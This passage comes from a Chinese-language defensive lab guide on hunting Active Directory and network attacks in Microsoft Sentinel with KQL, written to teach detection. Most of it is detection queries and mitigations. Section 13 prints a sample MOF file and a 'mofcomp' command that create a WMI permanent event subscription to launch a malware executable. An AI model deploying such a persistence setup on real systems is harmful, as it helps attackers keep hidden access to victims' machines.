(b)TotalBytesSent 與 TotalBytesReceived（發送與接收的資料量）

(c)score（Beacon 風險評估分數）

b.檢查 Destination IP 的頻率，並與已知威脅情報進行比對。

(9) 排除誤報

a.將頻繁出現的正常服務（如 Windows Update）從結果中過濾。

b.使用歷史資料比較，確認異常流量的持續時間及頻率。

應對策略

本次分析成功識別並過濾了 C2 Beacons HTTPS 流量，建議定期執行相同查詢以監測環境中的異常行為。

(1) 加強網路流量監控，特別是高風險端口如443。

(2) 設置自動警報機制，當偵測到疑似 C2流量時即時通知相關單位。

(3) 定期調整查詢參數，以因應不同時期的流量模式變化。

4、C2 Beacons (DNS)

本實作演練將詳細說明在 Azure 環境中，如何利用 Microsoft Sentinel 進行 C2 DNS 信標檢測分析。通過查詢 Sysmon 日誌，識別潛在的惡意 DNS 活動，並利用 Microsoft XDR 日誌進行進一步調查。

(1) 識別大量子域請求的網域

a.選擇 Logs > Tables > LogManagement > Event。

b.執行以下查詢來篩選 DNS 查詢事件：

```
Event
| where TimeGenerated between (datetime(2024-07-16, 00:00) .. datetime(2024-07-16, 23:59))
| where EventID == 22
| where Source == "Microsoft-Windows-Sysmon"
| parse EventData with * '<Data Name="QueryName">' QueryName "<" *
| extend DomainName = extract(@'\.{0,1}([^\.]+\.[^\.]+)\.{0,1}$', 1, QueryName)
| where isnotempty(DomainName)
| summarize UniqueDomain=make_set(QueryName) by DomainName
| extend UniqueSubdomainCount = array_length(UniqueDomain)
| sort by UniqueSubdomainCount
```

- 解析 EventData 字段，提取 QueryName。B.
- 使用正規表達式提取主域名。
- 過濾無效資料，計算唯一子域請求數量。
- 依照請求次數排序，鎖定異常網域。

(2) 繪製前十名解析主域圖表

a.進入 Microsoft Sentinel，選擇 Logs > Tables > LogManagement > Event。

b.執行以下查詢來生成圖表：

```
Event
| where TimeGenerated between (datetime(2024-07-16, 00:00) .. datetime(2024-07-16, 23:59))
| where EventID == 22
| where Source == "Microsoft-Windows-Sysmon"
| parse EventData with * '<Data Name="QueryName">' QueryName "<" *
| extend DomainName = extract(@'\.{0,1}([^\.]+\.[^\.]+)\.{0,1}$', 1, QueryName)
| where isnotempty(DomainName)
| summarize UniqueDomain=make_set(QueryName) by DomainName
| extend UniqueSubdomainCount = array_length(UniqueDomain)
```

```
| top 10 by UniqueSubdomainCount
| sort by UniqueSubdomainCount
| render piechart with (legend=hidden)
```

- 依據請求次數篩選前十個主域名。
- 使用 render piechart 以圓餅圖顯示結果。

(3) 查詢 Microsoft XDR 警報資訊

a.進入 Microsoft Sentinel，選擇 Logs > Tables > Microsoft Sentinel > AlertInfo。

b.執行以下查詢來查找 DNS 相關警報：

```
AlertInfo
| where TimeGenerated between (datetime(2024-07-16, 00:00) .. datetime(2024-07-16, 23:59))
| where Title contains "DNS"
| where ServiceSource == "Microsoft Defender for Identity"
```

c.根據找到的警報 ID，查詢詳細證據：

```
AlertEvidence
| where TimeGenerated between (datetime(2024-07-16, 00:00) .. datetime(2024-07-16, 23:59))
| where AlertId == "aa4804c4c3-3ac3-4a41-8876-4abedc5ec74d"
```

- AlertInfo 表可用來定位 DNS 相關警報。
- 進一步透過 AlertId 在 AlertEvidence 表中查找具體證據。

經由上述步驟，我們能夠有效識別 Azure 環境中潛在的 C2 DNS 攻擊行為。使用 Microsoft Sentinel 的查詢功能，可以迅速定位異常 DNS 活動，並結合 XDR 進行深入調查，確保環境安全。

5、Kerberoasting 攻擊分析

Kerberoasting 是一種針對 Active Directory (AD) 環境的攻擊技術，攻擊者利用 Kerberos 服務票據 (TGS) 的加密弱點，試圖離線破解服務帳號密碼。此報告將根據提供的教材進行分析，並詳細說明執行步驟。

(1) 查詢最近 7 小時內的 Kerberoasting 活動

```
SecurityEvent
| where TimeGenerated >= ago(7h)
| where EventID == 4769
```

```
| parse EventData with * '<Data Name="TicketOptions">' TicketOptions "<" *
| parse EventData with * '<Data Name="TicketEncryptionType">'
TicketEncryptionType "<" *
| where TicketEncryptionType in ("0x17", "0x11", "0x12")
| parse EventData with * '<Data Name="IpAddress">' IpAddress "<" *
| extend IpAddress = extract('(?:192.*)', 0, IpAddress)
| parse EventData with * '<Data Name="Status">' Status "<" *
| where Status == '0x0'
| parse EventData with * '<Data Name="ServiceName">' ServiceName "<" *
| where ServiceName !endswith "$" and ServiceName != "krbtgt"
| parse EventData with * '<Data Name="TargetUserName">' TargetUserName "<" *
| where TargetUserName !contains "$@" and TargetUserName !contains
ServiceName
| project TimeGenerated, ServiceName, TargetUserName, TicketEncryptionType,
TicketOptions, IpAddress
| sort by TimeGenerated
```

- 過濾最近 7 小時內的事件 (EventID == 4769)。
- 解析並擷取票據加密類型、來源 IP、狀態、服務名稱與目標使用者名稱。
- 篩選 RC4-HMAC、AES128-CTS-HMAC-SHA1-96、AES256-CTS-HMAC-SHA1-96 的加密類型。
- 排除系統帳號 ($結尾) 及 krbtgt 帳號。
- 移除目標帳號與服務名稱相同的記錄。
- 顯示結果並依時間排序。

(2) 查詢 Microsoft Defender for Identity 記錄

```
AlertEvidence
| where TimeGenerated between ( datetime(2024-07-16, 00:00) .. datetime(2024-07-
16, 23:59) )
| where AttackTechniques contains "Kerberoasting"
| where ServiceSource == "Microsoft Defender for Identity"
```

- 過濾 2024 年 7 月 16 日的記錄。

- 針對 AttackTechniques 欄位篩選包含 "Kerberoasting" 的記錄。
- 確認記錄來源為 Microsoft Defender for Identity。

(3) 主要發現：

a.目標帳戶與服務名稱比對結果異常。

b.使用 RC4-HMAC 加密的攻擊行為。

c.來源 IP 記錄來自於不明外部來源。

(4) 防禦策略：

a.啟用 Azure AD 的條件存取策略，加強驗證。

b.定期審查高風險帳號並強制密碼變更。

c.部署 SIEM 監控規則，自動偵測類似攻擊行為。

6、資料表合併

資料表合併（Join）是資料分析中不可或缺的操作，主要用於將不同資料表依照某些共同欄位進行匹配。本實作演練將練習多種常見的合併方式，包括內部合併（Inner Join）、左外部合併（Left Outer Join）、右外部合併（Right Outer Join）、全外部合併（Full Outer Join）以及半合併（Semi Join）與反合併（Anti Join）。

(1) 內部合併（Inner Join）

內部合併會返回在兩個資料表中都存在匹配記錄的行。

Kusto Query Language (KQL) 執行步驟：

```
let DomainMapping = datatable(WorkstationName:string,Domain:string)
[
    "az-wks-05","insecurity.local",
    "az-wks-06","insecurity.local",
    "az-wks-08","defendingenterprises.com",
    "az-wks-08","example.com",
    "az-wks-09","hackingenterprises.com",
];

let SystemMapping = datatable(WorkstationName:string,HostLocalIpAddress:string)
[
    "az-wks-05","192.168.2.5",
    "az-wks-06","192.168.2.6",
```

```
    "az-wks-07","192.168.2.7",
    "az-wks-08","192.168.2.8",
];

DomainMapping
| join kind=inner SystemMapping on WorkstationName
```

透過上述執行將返回在 DomainMapping 及 SystemMapping 兩個資料表中匹配的 WorkstationName。

(2) 左外部合併（Left Outer Join）

左外部合併會返回左表的所有記錄，若右表中沒有匹配則填充 NULL 值。

KQL 執行步驟：

```
DomainMapping
| join kind=leftouter SystemMapping on WorkstationName
```

透過上述執行將返回所有左表的記錄，右表無對應資料時對應欄位將顯示為 NULL。

(3) 右外部合併（Right Outer Join）

右外部合併會返回右表的所有記錄，若左表中沒有匹配則填充 NULL 值。

KQL 執行步驟：

```
DomainMapping
| join kind=rightouter SystemMapping on WorkstationName
```

透過上述執行將返回所有右表的記錄，左表無對應資料時對應欄位將顯示為 NULL。

(4) 全外部合併（Full Outer Join）

全外部合併會返回左右表的所有記錄，無匹配時填充 NULL 值。

KQL 執行步驟：

```
DomainMapping
| join kind=fullouter SystemMapping on WorkstationName
```

透過上述執行將返回左右表的所有記錄，並在無匹配時填充 NULL 值。

(5) 半合併（Semi Join）

a.左半合併（Left Semi Join）：返回左表中存在於右表的匹配行。

KQL 執行步驟：

```
DomainMapping
| join kind=leftsemi SystemMapping on WorkstationName
```

b.右半合併（Right Semi Join）：返回右表中存在於左表的匹配行。

KQL 執行步驟：

```
DomainMapping
| join kind=rightsemi SystemMapping on WorkstationName
```

(6) 反合併（Anti Join）

a.左反合併（Left Anti Join）：返回左表中不存在於右表的行。

KQL 執行步驟：

```
DomainMapping
| join kind=leftanti SystemMapping on WorkstationName
```

b.右反合併（Right Anti Join）：返回右表中不存在於左表的行。

KQL 執行步驟：

```
DomainMapping
| join kind=rightanti SystemMapping on WorkstationName
```

7、偵測 Pass-the-Hash (PtH) 攻擊

本實作演練將詳細說明如何在 Microsoft Sentinel 環境中偵測並分析 Pass-the-Hash (PtH) 攻擊。

(1) 初步分析：尋找在過去 24 小時內發生的 NTLM 網路身份驗證事件。

a.進入 Microsoft Sentinel > Logs。

b.執行以下 KQL 查詢以篩選事件：

```
SecurityEvent
| where TimeGenerated >= ago(24h)
| where EventID == 4624
| where LogonType == 3
| where AuthenticationPackageName == "NTLM" and LogonProcessName has
"NtLmSsp"
| where AccountType == "User"
```

此查詢可能返回大量記錄，需進一步過濾分析。

(2) 進階分析：透過資料表合併 (join) 找出來源主機、來源帳號、目標帳號及目標主機。

a.進入 Microsoft Sentinel > Logs。

b.執行以下 KQL 查詢來識別 PtH 來源與目標：

```
let QueryLookBack = 24h;
let IpHostNameLookup =
(
    Heartbeat
    | mv-expand ComputerPrivateIPs
    | extend ComputerPrivateIPs = tostring(ComputerPrivateIPs)
    | distinct IpAddress = ComputerPrivateIPs, Computer
);
let NtlmNetworkAuthEvents =
(
    SecurityEvent
    | where TimeGenerated >= ago(QueryLookBack)
    | where EventID == 4624
    | where LogonType == 3
    | where AuthenticationPackageName == "NTLM" and LogonProcessName has
"NtLmSsp"
    | where AccountType == "User" and TargetUserName !~ "anonymous logon"
    | where ipv4_is_private(IpAddress) == true
    | project NtlmAuthEventTime = TimeGenerated, TargetAccount = Account,
TargetHost=Computer, IpAddress
);
```

(3) 進階分析：透過 DeviceLogonEvents 表來分析在指定主機 (DE-WKS-06) 上的 NTLM 驗證事件。

a.進入 Microsoft Sentinel > Logs。

b.執行以下 KQL 查詢：

```
DeviceLogonEvents
| where TimeGenerated between (datetime(2024-07-16, 00:00) .. datetime(2024-
07-16, 23:59))
| where Protocol == "NTLM"
```

```
| where ActionType == "LogonSuccess"
| where DeviceName == "de-wks-06.insecurity.local"
| sort by TimeGenerated desc
| project TimeGenerated, Protocol, ActionType, DeviceName, LogonType,
RemoteIP, AccountName
| where ipv4_is_private(RemoteIP)
```

(4) 應對策略：

a.監控與警報設定：設定 Microsoft Sentinel 規則，針對異常 NTLM 驗證行為發送警報。

b.降低 NTLM 使用：減少使用 NTLM，改用更安全的 Kerberos 驗證機制。

c.強化帳戶安全：實施多因子驗證 (MFA) 以降低攻擊風險。

d.定期審查與演練：定期執行相同演練，確認防禦機制是否有效。

8、偵測 Pass the Ticket 攻擊

Pass the Ticket (PtT) 是一種針對 Kerberos 驗證協議的攻擊技術，攻擊者利用被竊取的 Kerberos 服務票據 (TGS) 來存取網路資源，而無需知道使用者的明文密碼。

(1) 在左側選單點擊 "Logs"。

(2) 選擇 Tables > Microsoft Sentinel > SecurityEvent。

(3) 執行 KQL 查詢

```
SecurityEvent
| where TimeGenerated between ( datetime(2024-07-16, 00:00) .. datetime(2024-07-16,
23:59) )
| where EventID == 4769
| parse EventData with * '<Data Name="TargetUserName">' TargetUserName "<" *
'<Data Name="IpAddress">' IpAddress "<" *
| where TargetUserName !contains '$@'
| where TargetUserName !endswith '$'
| summarize PotentialPtTEvents=make_set(TargetUserName) by IpAddress,
bin(TimeGenerated, 24h)
| where array_length(PotentialPtTEvents) > 1
| sort by array_length(PotentialPtTEvents)
```

- 過濾時間範圍為 2024 年 7 月 16 日的全天。

- 查詢事件 ID 為 4769，代表 Kerberos 服務票據請求事件。
- 解析 EventData 字段以擷取 TargetUserName 與 IpAddress。
- 排除機器帳戶 (以 $@ 或 $ 結尾的帳戶)。
- 按 IP 地址彙總 24 小時內的使用者名單，並篩選出超過 1 個使用者的 IP 地址。
- 按偵測到的潛在攻擊事件數量排序。

(4) 結果分析

a.受影響帳戶：kfrye、wwatts、omorrow、jhalliday、sysmonsvc

b.受影響 IP 地址：192.168.2.5、192.168.2.6、192.168.2.7

(5) 進階調查

a.檢查受影響的帳戶活動日誌，尋找異常行為模式。

b.比對登錄來源與正常行為基準，確認異常登錄嘗試。

c.檢查相關主機的安全日誌，以尋找可能的入侵指標 (IoC)。

(6) 應對策略

a.立即重置受影響帳戶密碼，並強制登出所有活動。

b.啟用多因子驗證 (MFA)，加強驗證機制。

c.對受影響的主機進行惡意軟體掃描。

d.監控未來的 Kerberos 服務票據請求，以避免後續攻擊。

9、MSSQL 伺服器潛在危險儲存程序

MSSQL 伺服器的某些儲存程序（如 xp_dirtree、xp_fileexists 或 xp_cmdshell）可能被惡意利用來觸發外部驗證請求，進而洩露密碼雜湊值。為確保系統安全，本實作演練透過 Microsoft Sentinel 分析這些程序的使用情況。

(1) 撰寫查詢：在 Logs 中輸入以下 KQL 查詢：

```
// 定義變數以包含目標儲存程序
let Vulnerable_Procedure = dynamic(["xp_dirtree", "xp_fileexists", "xp_cmdshell"]);

// 使用 Event 表
Event

// 過去8小時的事件
| where TimeGenerated >= ago(8h)
```

```
// 過濾 MSSQL 稽核事件33205
| where EventID == 33205

// 在 EventData 欄位中尋找包含"statement:"的記錄
| where EventData contains "statement:"

// 從 EventData 欄位解析所需資料
| parse EventData with * "client_ip:" ClientIP " " * "server_principal_name:" DBUser "
" * "server_instance_name:" Instance " " * "database_name:" DB " " * "statement:"
SqlStatement "additional_information" *

// 篩選出符合 Vulnerable_Procedure 變數的 SQL 語句
| where SqlStatement has_any(Vulnerable_Procedure)

// 投影所需欄位
| project TimeGenerated, Computer, SqlStatement, ClientIP, DBUser, Instance, DB

// 按 TimeGenerated 排序
| sort by TimeGenerated
```

(2) 查詢步驟解析

a.定義變數：定義一個名為 Vulnerable_Procedure 的變數，包含三個潛在危險的儲存程序名稱。

```
let Vulnerable_Procedure = dynamic(["xp_dirtree", "xp_fileexists",
"xp_cmdshell"]);
```

b.過濾事件：僅分析過去8小時內發生的 MSSQL 稽核事件（事件 ID 33205），該 ID 特指儲存程序的執行。

```
| where TimeGenerated >= ago(8h)
| where EventID == 33205
```

c.解析 EventData：解析 EventData 欄位內容，提取用戶 IP 位址（ClientIP）、伺服器使用者名稱（DBUser）、伺服器實例名稱（Instance）、資料庫名稱

（DB）、及 SQL 語句（SqlStatement）。

```
| parse EventData with * "client_ip:" ClientIP " " * "server_principal_name:"
DBUser " " * "server_instance_name:" Instance " " * "database_name:" DB " " *
"statement:" SqlStatement "additional_information" *
```

d.匹配儲存程序：篩選出 SQL 語句中包含 xp_dirtree、xp_fileexists 或 xp_cmdshell 的記錄。

```
| where SqlStatement has_any(Vulnerable_Procedure)
```

e.輸出與排序：投影所需欄位並按時間排序，方便分析與整理。

```
| project TimeGenerated, Computer, SqlStatement, ClientIP, DBUser, Instance,
DB
| sort by TimeGenerated
```

f.查詢結果將列出以下資訊：

- TimeGenerated：事件產生的時間。
- Computer：執行儲存程序的伺服器名稱。
- SqlStatement：具體執行的 SQL 語句。
- ClientIP：觸發儲存程序的用戶端 IP 位址。
- DBUser：執行該程序的資料庫使用者。
- Instance：伺服器實例名稱。
- DB：目標資料庫名稱。

(3) 應對策略

a.禁用不必要的儲存程序。

b.啟用嚴格的資料庫角色分配。

c.定期審核伺服器設定與使用情況。

10、偵測 AD CS 相關的惡意活動

Active Directory Certificate Services（AD CS）主要用於管理憑證的發行和驗證。然而，當 AD CS 被惡意利用時，可能導致嚴重的安全漏洞。本實作演練將假設一模擬情境，在此情境下探討如何使用 Microsoft Sentinel 分析 AD CS 相關的惡意活動。

(1) 背景：在過去 7 天內，Azure 環境中發現了惡意 AD CS 活動，據信存在附帶任意 subjectAltName（SAN）的憑證請求。

a.於 Logs 執行以下 KQL 查詢：

```
// 使用 SecurityEvent 表
SecurityEvent
// 過濾最近 7 天內發生的事件
| where TimeGenerated >= ago(7d)
// 篩選 Event ID 4768（Kerberos 身分驗證票據請求）
| where EventID in (4768)
// 提取 EventData 中的憑證序列號欄位
| parse EventData with * '<Data Name="CertSerialNumber">' CertSerial '<' *
// 確保只關注包含憑證資料的事件
| where isnotempty(CertSerial)
```

b.分析結果：

(a)確認事件 ID 為 4768 並且含有非空的憑證序列號（CertSerialNumber）。

(b)如果資料顯示符合條件的事件，進一步分析。

(2) 確定 TGT 請求的來源主機與使用者：進一步調查，追溯到來源主機及請求的使用者名稱。

a.建立 IP 與主機名的對應表：

```
let IpHostNameLookup =
(
    Heartbeat
    | mv-expand ComputerPrivateIPs
    | extend ComputerPrivateIPs = tostring(ComputerPrivateIPs)
    | extend Computer = split(Computer, ".", 0)
    | mv-expand Computer
    | extend Computer = tostring(Computer)
    | distinct IpAddress = ComputerPrivateIPs, Computer
);
```

b.過濾惡意事件：

```
let KrbEvents =
(
    SecurityEvent
    | where TimeGenerated >= ago(7d)
```

```
| where EventID in (4768)
| parse EventData with * '<Data Name="CertSerialNumber">' CertSerial '<' *
| where isnotempty(CertSerial)
| parse EventData with * '<Data Name="TicketOptions">' TicketOptions '<' *
| parse EventData with * '<Data Name="TicketEncryptionType">'
TicketEncryptionType '<' *
| parse EventData with * '<Data Name="PreAuthType">' PreAuthType '<' *
| where PreAuthType == 16 and TicketOptions contains "0x40800010"
| extend IpAddress = split(IpAddress, ":", 3)
| mv-expand IpAddress
| extend IpAddress = tostring(IpAddress)
| project TimeGenerated, TargetUserName, IpAddress, CertSerial,
PreAuthType, TicketOptions, TicketEncryptionType
);
```

c.進行查詢並獲得詳細資訊：

```
IpHostNameLookup
| join kind=inner
    (
        KrbEvents
    ) on IpAddress
| project TimeGenerated, TargetUserName, IpAddress, Computer, CertSerial,
PreAuthType, TicketOptions, TicketEncryptionType
| sort by TimeGenerated
```

d.結果分析：

(a)確定請求來源的 IP 位址與主機名稱。

(甲) 確定相關的 TargetUserName 及憑證序列號。

(3) 利用 Microsoft XDR 日誌識別 AD CS 攻擊：在 RECORDED 資料集中，已確認有 AD CS 攻擊。此次任務使用 Microsoft XDR 日誌進行深入分析。

a.執行 KQL 查詢：

```
AlertEvidence
| where TimeGenerated between ( datetime(2024-07-16, 00:00) .. datetime(2024-
```

```
07-16, 23:59) )
| where Title contains "certificate"
| where ServiceSource == "Microsoft Defender for Identity"
| project TimeGenerated, Title, EntityType, EvidenceRole, EvidenceDirection,
AccountName, DeviceName
```

b.結果分析：

(a)檢視 Title 包含 "certificate" 的事件。

(b)確定受影響的帳戶名稱（AccountName）及設備名稱（DeviceName）。

11、偵測 DCSync 攻擊

DCSync 攻擊是一種針對 Active Directory (AD) 的攻擊技術，攻擊者利用該技術模仿 Domain controller 的行為，以從目標 AD 中提取帳戶資料（如 NTLM Hash 值和 Kerberos 金鑰）。此技術的成功執行仰賴特定權限及 GUID，攻擊者必須擁有下列之一的權限：

(1) DS-Replication-Get-Changes ({1131f6aa-9c07-11d1-f79f-00c04fc2dcd2})

(2) DS-Replication-Get-Changes-All ({1131f6ad-9c07-11d1-f79f-00c04fc2dcd2})

(3) DS-Replication-Get-Changes-In-Filtered-Set ({89e95b76-444d-4c62-991a-0facbeda640c})

(4) DS-Install-Replica ({9923a32a-3607-11d2-b9be-0000f87a36b2})

偵測 DCSync 攻擊

(1) 建立 KQL 查詢以識別攻擊事件：使用 KQL 進行 DCSync 攻擊的初步偵測

a.於 Custom Logs 中選擇 insecurity_custom_CL 資料表。

b.輸入以下 KQL 查詢：

```
let dcsync = dynamic([
  "{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}",
  "{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}",
  "{9923a32a-3607-11d2-b9be-0000f87a36b2}",
  "{89e95b76-444d-4c62-991a-0facbeda640c}"
]);

insecurity_custom_CL
| where winlog_event_id_d == 4662
```

```
| where winlog_event_data_AccessMask_s == "0x100"
| where winlog_event_data_Properties_s has_any (dcsync)
| where winlog_event_data_SubjectUserName_s !endswith "$"
| distinct TimeGenerated, winlog_computer_name_s,
winlog_event_data_SubjectUserName_s
| sort by TimeGenerated
```

- dcsync 變數：包含與 DCSync 攻擊相關的 4 個 GUID。
- 事件 ID 4662：代表對目標物件執行的操作。
- 存取控制權 (AccessMask)：值為 0x100，表示控制存取權已通過延伸權限檢查。
- 排除機器帳號：過濾掉主體使用者名稱 (SubjectUserName) 以 $ 結尾的帳號，因其通常為系統帳號。

c.透過查詢結果，分析是否有符合條件的可疑事件。

(2) 建立自動化的分析規則：針對 DCSync 攻擊設置分析規則以進行即時監控與預警

a.建立排程查詢規則

(a)在 Microsoft Sentinel 的左側選單中選擇 Analytics，點擊 Create，選擇 Scheduled query rule。

(b)配置基本選項：

- 為規則命名，例如 Defender1XX_DCSync。
- 選擇相關策略：Credential Access (Tactic)。
- 設置嚴重性等級，例如：High。
- 確保規則處於啟用狀態。

(c)點擊 Next: Set rule logic。

b.設定規則邏輯：輸入下列查詢語句

```
let dcsync = dynamic([
  "{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}",
  "{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}",
  "{9923a32a-3607-11d2-b9be-0000f87a36b2}",
  "{89e95b76-444d-4c62-991a-0facbeda640c}"
]);
```

```
insecurity_custom_CL
| where winlog_event_id_d == 4662
| where winlog_event_data_AccessMask_s == "0x100"
| where winlog_event_data_Properties_s has_any (dcsync)
| where winlog_event_data_SubjectUserName_s !endswith "$"
| distinct TimeGenerated, winlog_computer_name_s,
winlog_event_data_SubjectUserName_s
```

c.配置對應

(a)在 Entity mapping 區段中，將 Account 對應至 winlog_event_data_SubjectUserName_s。

(b)將 Host > Hostname 對應至 winlog_computer_name_s。

d.排程與警報分組

(a)將規則設定為每 15 分鐘執行一次，查詢過去 15 分鐘內的資料。

(b)避免重複警報，可選擇分組模式。

完成後，點擊 Next: Incident settings，並完成後續設定。

進階應用：Azure 環境的 DCSync 偵測

(1) 使用 AlertEvidence 資料表

a.進入 Azure 環境下的 Logs > Tables > Microsoft Sentinel > AlertEvidence。

b.輸入下列查詢：

```
AlertEvidence
| where TimeGenerated between (datetime(2024-07-16, 00:00) .. datetime(2024-
07-16, 23:59))
| where Title contains "dcsync"
| where ServiceSource == "Microsoft Defender for Identity"
| project TimeGenerated, EntityType, EvidenceRole, EvidenceDirection,
AccountName, DeviceName
| sort by TimeGenerated
```

(2) 改用 SecurityEvent 資料表：使用類似於本機環境的查詢語法進行 Azure 環境下的 DCSync 攻擊偵測。

```
let dcsync = dynamic([
```

```
    "{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}",
    "{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}",
    "{9923a32a-3607-11d2-b9be-0000f87a36b2}",
    "{89e95b76-444d-4c62-991a-0facbeda640c}"
]);

SecurityEvent
| where TimeGenerated between (datetime(2024-07-16, 00:00) .. datetime(2024-07-16, 23:59))
| where EventID == 4662
| where AccessMask == "0x100"
| where Properties has_any (dcsync)
| where SubjectUserName !endswith "$"
| distinct TimeGenerated, Computer, SubjectUserName
| sort by TimeGenerated
```

12、橫向移動（Lateral Movement）

橫向移動（Lateral Movement）是攻擊者在滲透網路後橫向移動以獲取更高權限、存取敏感資料或進一步控制系統的技術。這種技術常見於 APT（Advanced Persistent Threat）攻擊中，攻擊者利用已獲得的憑證與漏洞在內部網路中進行移動。橫向移動具備以下風險：

(1) 系統控制權限提升：攻擊者可透過橫向移動取得更高的系統控制權。

(2) 資料洩露：攻擊者能夠存取更多機敏資料。

(3) 難以偵測：因攻擊行為模仿合法使用者，傳統防禦機制難以發現。

本實作演練根據 Microsoft Sentinel 在 Azure 環境中的應用，探討3種常見的橫向移動技術。

(1) 透過 SMB 進行橫向移動：攻擊者透過 SMB（Server Message Block）在網路內部橫向移動，利用 PsExec、CrackMapExec 等工具在遠端執行命令。

a.確認新服務的安裝（Event ID 7045）

b.確認系統權限變更（Event ID 4674）

c.關聯兩者並偵測可疑模式

d.KQL 查詢：

```
Event
| where TimeGenerated between (datetime(2024-07-16, 00:00) .. datetime(2024-07-16, 23:59))
| where EventID == 7045
| where Source == "Service Control Manager"
| parse EventData with * '<Data Name="ServiceName">' InstalledService '</Data>' '<Data Name="ImagePath">' Exe '</Data>' *
| project TimeGenerated, Computer, InstalledService, Exe
```

(2) 透過 SMB Beacon 進行橫向移動：攻擊者透過 C2（Command and Control）框架建立 SMB Beacon 來隱藏通訊，並在網路內部擴散攻擊。

a.偵測新服務建立（Event ID 7045）

b.偵測服務異常終止（Event ID 7034）

c.關聯分析兩者的時間與系統行為

d.KQL 查詢：

```
Event
| where TimeGenerated between (datetime(2024-07-16, 00:00) .. datetime(2024-07-16, 23:59))
| where EventID in (7045, 7034)
| where Source == "Service Control Manager"
| parse EventData with * '<Data Name="param1">' InstalledService '</Data>' *
| project TimeGenerated, Computer, InstalledService
```

(3) 透過 WinRM 進行橫向移動：WinRM（Windows Remote Management）提供遠端管理功能，攻擊者可透過它進行未授權的命令執行。

a.偵測 WinRM 連線（Event ID 91）

b.關聯 PowerShell 執行日誌（Event ID 4103、4104）

c.關聯使用者與目標系統資訊

d.KQL 查詢：

```
Event
| where TimeGenerated between (datetime(2024-07-16, 00:00) .. datetime(2024-07-16, 23:59))
| where EventID == 91
```

```
| where Source == "Microsoft-Windows-WinRM"
| project TimeGenerated, Computer, UserName
```

(4) 偵測結果分析

a.SMB 橫向移動 可透過 7045、4674 事件記錄檢測，關聯服務安裝與系統權限變更。

b.SMB Beacon 偵測 透過 7045、7034 事件組合分析 C2 活動。

c.WinRM 橫向移動 透過 91、4103、4104 事件記錄，分析遠端 PowerShell 執行行為。

(5) 應對策略

a.設置 SIEM（如 Microsoft Sentinel）監控關鍵事件。

b.透過 KQL 查詢建立自動化警報規則。

c.針對異常 SMB、WinRM 活動進行日誌審查。

d.限制 SMB 與 WinRM 使用權限。

e.使用 EDR（Endpoint Detection and Response）工具即時偵測橫向移動活動。

f.針對高風險帳戶啟用多因子驗證（MFA）。

13、WMI 永久事件訂閱 (WMI Permanent Event Subscription) 與攻擊偵測

Windows Management Instrumentation (WMI) 是 Windows 作業系統內建的管理框架，可用於監控系統事件、執行管理任務等。然而，攻擊者也可以濫用 WMI 來建立「永久事件訂閱 (Permanent Event Subscription)」，達到持久性 (Persistence) 存取的目的，並執行惡意程式。

(1) WMI 永久事件訂閱的運作機制

a.事件篩選器 (Event Filter)：定義監控的系統事件，例如監控特定程序的建立。

b.事件消費者 (Event Consumer)：當事件篩選器的條件滿足時，執行特定動作，例如執行惡意程式。

c.篩選器與消費者的綁定 (Filter-to-Consumer Binding)：將篩選器與消費者關聯，確保當監控事件發生時，指定的動作會執行。

(2) 建立 WMI 永久事件訂閱

以下是攻擊者可能使用的 Managed Object Format (MOF) 檔案範例，該檔案可用於設定 WMI 永久事件訂閱，當特定程序執行時 (InsecurityMalware.exe)，將觸發惡意行為。

```
#PRAGMA NAMESPACE ("\\\\.\\root\\subscription")
```

```
instance of __EventFilter as $EventFilter
{
  Name = "Insecurity Custom Updater";
  EventNamespace = "root\\cimv2";
  Query = "SELECT * FROM __InstanceCreationEvent WITHIN 5 "
          "WHERE TargetInstance ISA \"Win32_Process\" "
          "AND TargetInstance.Name = \"InsecurityMalware.exe\" ";
  QueryLanguage = "WQL";
};

instance of CommandLineEventConsumer as $Consumer
{
  Name = "Insecurity Application Executed";
  RunInteractively = false;
  CommandLineTemplate = "c:\\users\\wwatts\\downloads\\InSecurityMalware.exe";
};

instance of __FilterToConsumerBinding
{
  Filter = $EventFilter;
  Consumer = $Consumer;
};
```

- 事件篩選器 (__EventFilter) 監控 Win32_Process 物件的建立，當 InsecurityMalware.exe 啟動時觸發。
- 事件消費者 (CommandLineEventConsumer) 執行 InSecurityMalware.exe。
- 綁定 (__FilterToConsumerBinding) 確保篩選器與消費者的關聯。
- 攻擊者可透過 mofcomp 指令將 MOF 檔案編譯並寫入 WMI 儲存庫，使該設定永久生效(指令如下)。

```
mofcomp attack_script.mof
```

(3) 偵測 WMI 永久事件訂閱

Microsoft Sentinel 可使用 KQL 來搜尋 WMI 相關事件，重點關注 Sysmon 記錄的事件 ID：

a.Event ID 19：偵測 WmiEventFilter 建立活動。

b.Event ID 20：偵測 WmiEventConsumer 活動。

c.Event ID 21：偵測 WmiEventConsumerToFilter 綁定活動。

d.KQL 查詢範例：

```
Event
| where TimeGenerated between (datetime(2024-07-16, 00:00) .. datetime(2024-07-16, 23:59))
| where EventID in (19, 20, 21) and Source == "Microsoft-Windows-Sysmon"
| parse EventData with * '<Data Name="EventType">' EventType "<" *
| parse EventData with * '<Data Name="Operation">' Operation "<" *
| parse EventData with * '<Data Name="User">' User "<" *
| parse EventData with * '<Data Name="Name">' Name "<" *
| parse EventData with * '<Data Name="Destination">' Destination "<" *
| parse EventData with * '<Data Name="Consumer">' Consumer "<" *
| parse EventData with * '<Data Name="Filter">' Filter "<" *
| project TimeGenerated, Computer, EventID, EventType, Operation, User, Name, Destination, Consumer, Filter
| order by EventID asc
```

- Computer: 受影響的主機名稱，例如 DE-WKS-06.insecurity.local
- User: 建立 WMI 永久事件訂閱的使用者
- Consumer: 事件消費者名稱，例如 Insecurity Application Executed
- Filter: 事件篩選器名稱，例如 Insecurity Custom Updater
- Destination: 執行的惡意程式，例如 C:\users\wwatts\downloads\InSecurityMalware.exe

(4) 透過 MDE 日誌偵測 WMI 永久事件訂閱

Microsoft Defender for Endpoint (MDE) 提供 DeviceEvents 表來記錄 WMI 事件，可使用關鍵字查詢：

```
search in (DeviceEvents) "Insecurity Custom Updater"
| where TimeGenerated between (datetime(2024-07-16, 00:00) .. datetime(2024-07-16,
```

```
23:59))
```

若未知事件篩選器名稱，可使用更廣泛的關鍵字來搜尋 WMI 活動：

```
DeviceEvents
